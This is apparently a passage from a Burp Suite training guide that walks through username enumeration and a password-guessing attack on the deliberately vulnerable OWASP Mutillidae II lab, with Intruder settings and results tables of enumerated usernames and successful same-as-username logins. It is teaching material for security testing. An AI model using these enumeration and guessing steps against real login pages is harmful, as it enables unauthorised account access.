
Response

Raw Headers Hex HTML Render


```
HTTP/1.1 200 OK
Date: Mon, 21 May 2018 03:12:56 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_F
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User: user_3
Vary: Accept-Encoding
Content-Length: 46278
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/styles/ddsmoothmenu/ddsmoothmenu.css" />
<link rel="stylesheet" type="text/css" href="/styles/ddsmoothmenu/ddsmoothmenu-v.css" />
```


18. Mark the payload positions and choose an appropriate *attack type*.



19. Choose the *payload type* as **Numbers**.



20. Go to `Intruder > Options > Grep - Extract` and identify the position to extract the usernames returned by the server.



21. Start the attack.
22. Save the extracted usernames by clicking on "Save" > "Results table".

Intruder attack 7

| Attack | Save | Columns |
|-----------|----------------------|---|
| Results | Attack | Payloads Options |
| | Results table | |
| Filter: S | Server responses | |
| Request | Attack configuration | |
| | | Status Error Timeout Length -User: Comment |
| 0 | | 200 <input type="checkbox"/> <input type="checkbox"/> 46875 user_3 |
| 1 | 1 | 200 <input type="checkbox"/> <input type="checkbox"/> 46718 admin |
| 2 | 2 | 200 <input type="checkbox"/> <input type="checkbox"/> 47017 adrian |
| 3 | 3 | 200 <input type="checkbox"/> <input type="checkbox"/> 46905 john |
| 5 | 5 | 200 <input type="checkbox"/> <input type="checkbox"/> 46526 bryce |
| 4 | 4 | 200 <input type="checkbox"/> <input type="checkbox"/> 46801 jeremy |
| 6 | 6 | 200 <input type="checkbox"/> <input type="checkbox"/> 46548 samurai |
| 7 | 7 | 200 <input type="checkbox"/> <input type="checkbox"/> 46510 jim |
| 8 | 8 | 200 <input type="checkbox"/> <input type="checkbox"/> 46529 bobby |
| 9 | 9 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 simba |
| 10 | 10 | 200 <input type="checkbox"/> <input type="checkbox"/> 46548 dreveil |
| 11 | 11 | 200 <input type="checkbox"/> <input type="checkbox"/> 46534 scotty |
| 12 | 12 | 200 <input type="checkbox"/> <input type="checkbox"/> 46517 cal |
| 13 | 13 | 200 <input type="checkbox"/> <input type="checkbox"/> 47062 john |
| 14 | 14 | 200 <input type="checkbox"/> <input type="checkbox"/> 46915 kevin |
| 15 | 15 | 200 <input type="checkbox"/> <input type="checkbox"/> 46721 dave |
| 16 | 16 | 200 <input type="checkbox"/> <input type="checkbox"/> 46539 patches |
| 17 | 17 | 200 <input type="checkbox"/> <input type="checkbox"/> 46522 rocky |
| 18 | 18 | 200 <input type="checkbox"/> <input type="checkbox"/> 46534 tim |
| 19 | 19 | 200 <input type="checkbox"/> <input type="checkbox"/> 46542 ABaker |
| 20 | 20 | 200 <input type="checkbox"/> <input type="checkbox"/> 46521 PPan |
| 21 | 21 | 200 <input type="checkbox"/> <input type="checkbox"/> 46526 CHook |
| 22 | 22 | 200 <input type="checkbox"/> <input type="checkbox"/> 46537 james |
| 23 | 23 | 200 <input type="checkbox"/> <input type="checkbox"/> 47720 user |
| 24 | 24 | 200 <input type="checkbox"/> <input type="checkbox"/> 46699 ed |
| 25 | 25 | 200 <input type="checkbox"/> <input type="checkbox"/> 46520 user1 |
| 26 | 26 | 200 <input type="checkbox"/> <input type="checkbox"/> 46691 user1 |
| 27 | 27 | 200 <input type="checkbox"/> <input type="checkbox"/> 46862 user1 |
| 28 | 28 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_1 |
| 29 | 29 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_2 |
| 30 | 30 | 200 <input type="checkbox"/> <input type="checkbox"/> 47047 user_3 |
| 31 | 31 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_4 |
| 32 | 32 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_5 |
| 33 | 33 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_6 |
| 34 | 34 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_8 |
| 35 | 35 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_7 |
| 36 | 36 | 200 <input type="checkbox"/> <input type="checkbox"/> 46531 user_9 |
| 37 | 37 | 200 <input type="checkbox"/> <input type="checkbox"/> 46542 user_10 |
| 38 | 38 | 200 <input type="checkbox"/> <input type="checkbox"/> 46542 user_11 |
| 39 | 39 | 200 <input type="checkbox"/> <input type="checkbox"/> 46542 user_12 |

Save results table

All rows Save header row

Selected rows Delimiter: Tab Custom: |

Wrap data safely for Microsoft Excel

Include columns:

| | | |
|--|---|-------------|
| <input type="checkbox"/> Request | <input type="checkbox"/> Payload | Select all |
| <input type="checkbox"/> Status | <input type="checkbox"/> Time of day | Select none |
| <input type="checkbox"/> Response received | <input type="checkbox"/> Response completed | Save |
| <input type="checkbox"/> Error | <input type="checkbox"/> Timeout | |
| <input type="checkbox"/> Length | <input type="checkbox"/> Cookies | |
| <input checked="" type="checkbox"/> -User: | <input type="checkbox"/> Comment | Cancel |



Password Guessing Attack via 'Copy other payload'

- In Mutillidae, go to the login page by clicking on "Login/Register" link.

The screenshot shows the OWASP Mutillidae II application interface. At the top, there is a banner with the title "OWASP Mutillidae II: Keep Calm and Pwn On". Below the banner, the version is listed as "Version: 2.6.62". The security level is "0 (Hosed)". Hints are "Enabled (1 - Try easier)". The status is "Not Logged In". A navigation bar at the bottom includes links for Home, Login/Register (which is highlighted with a yellow box), Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data.

- Ensure Burp is in intercept mode.
- Login to the Mutillidae application.
- Intercept the login request and, assuming that usernames have already been enumerated, send the request to `Intruder`.

The screenshot shows the Burp Suite Professional interface. The "Intercept" tab is selected (indicated by a red circle labeled 3). A captured request for "http://vuln.cxm/mutillidae/index.php?page=login.php" is shown in the message list. The request body contains the login form data. To the right, the target application's login page is displayed, showing a "Please sign-in" form with fields for "Username" and "Password". The Burp Suite interface also shows various menu options like Decoder, Comparer, Extender, Project options, User options, Alerts, Headers Analyzer, CSRF, Random Header, Target, Spider, Scanner, Intruder, Repeater, and Sequencer.

- Mark the payload positions and choose an appropriate attack type (*Pitchfork* in this case).

The screenshot shows the Burp Suite Professional Intruder tool. The "Attack type" dropdown is set to "Pitchfork" (red circle 5). The "Payload Positions" section shows two payload positions marked with red circles 3 and 4. The payload list on the left shows the captured request with the payload positions highlighted. The "Start attack" button is visible at the top right. On the right side, there are buttons for "Add \$", "Clear \$", "Auto \$", and "Refresh".

- Choose *payload type* as 'Simple list' for the `username` input field, and load enuerated username list.

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help

Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header

Target **Proxy** Spider Scanner Intruder Repeater Sequencer

6 × 7 × 8 × 9 × 10 × 11 × 12 × 13 × 14 × 15 × ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 101

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Add Enter a new item Add from list ...

user_3
admin
adrian
john
bryce
jeremy
samurai

Start attack

7. To test the scenario where **username** and **password** are same, select `copy other payload` option and set the value for '`Copy from position`' payload option as **1**, for `password` input field.

Burp Suite Professional v1.7.33 - OWASP_Top10_Assignment - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help

Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF

Target Proxy Spider Scanner Intruder Repeater Sequencer

1 ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Copy other payload 2

Start attack

Payload Options [Copy other payload]

This payload type copies the value of the current payload at another payload position. It can be used with attack types that have multiple payload sets.

Copy from position: 1 3

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit

Remove

Up

Down


Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


URL-encode these characters: `\>=<?+&";"\\|^``

Note: To perform the test against a separate list of passwords, select `payload type` as 'Simple list' and load the desired password list.

8. Go to `Intruder > Options > Grep - Extract` and identify the position to extract usernames returned by the server. If a user is successfully logged-in, then username passed in the request would match the username returned in the server's response, otherwise the two usernames would not match (as per the current system's behavior).



9. Go to **Intruder > Options > Grep - Match** and enter a unique text, say '*Logged In User*' that identifies server response for a valid login scenario.



- Check the status of the column as set in step #6 (above).

Intruder attack 12

Attack Save Columns

Result Target Positions Payloads Options

Filter: Showing all items

| | Request | Payload1 | Payload2 | Status | Error | Timeout | Length | Logged In User | -User | Comment |
|----|---------|----------|----------|--------|--------------------------|--------------------------|--------|-------------------------------------|---------|---------|
| 0 | | | | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47290 | <input checked="" type="checkbox"/> | user_16 | |
| 1 | user_3 | | user_3 | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47379 | <input checked="" type="checkbox"/> | user_3 | |
| 2 | admin | | admin | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47372 | <input type="checkbox"/> | admin | |
| 3 | adrian | | adrian | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47280 | <input checked="" type="checkbox"/> | user_3 | |
| 4 | john | | john | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47275 | <input type="checkbox"/> | admin | |
| 5 | bryce | | bryce | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47275 | <input type="checkbox"/> | admin | |
| 6 | jeremy | | jeremy | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47275 | <input type="checkbox"/> | admin | |
| 7 | samurai | | samurai | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47395 | <input checked="" type="checkbox"/> | samurai | |
| 8 | jim | | jim | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 9 | bobby | | bobby | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 10 | simba | | simba | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 11 | drevell | | drevell | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 12 | scotty | | scotty | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 13 | cal | | cal | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 14 | john | | john | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 15 | kevin | | kevin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 16 | dave | | dave | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 17 | patches | | patches | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 18 | rocky | | rocky | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 19 | tim | | tim | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 20 | ABaker | | ABaker | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 21 | PPan | | PPan | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 22 | CHook | | CHook | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 23 | james | | james | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47296 | <input checked="" type="checkbox"/> | samurai | |
| 24 | user | | user | 302 | <input type="checkbox"/> | <input type="checkbox"/> | 47365 | <input checked="" type="checkbox"/> | user | |
| 25 | ed | | ed | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 47268 | <input checked="" type="checkbox"/> | user | |
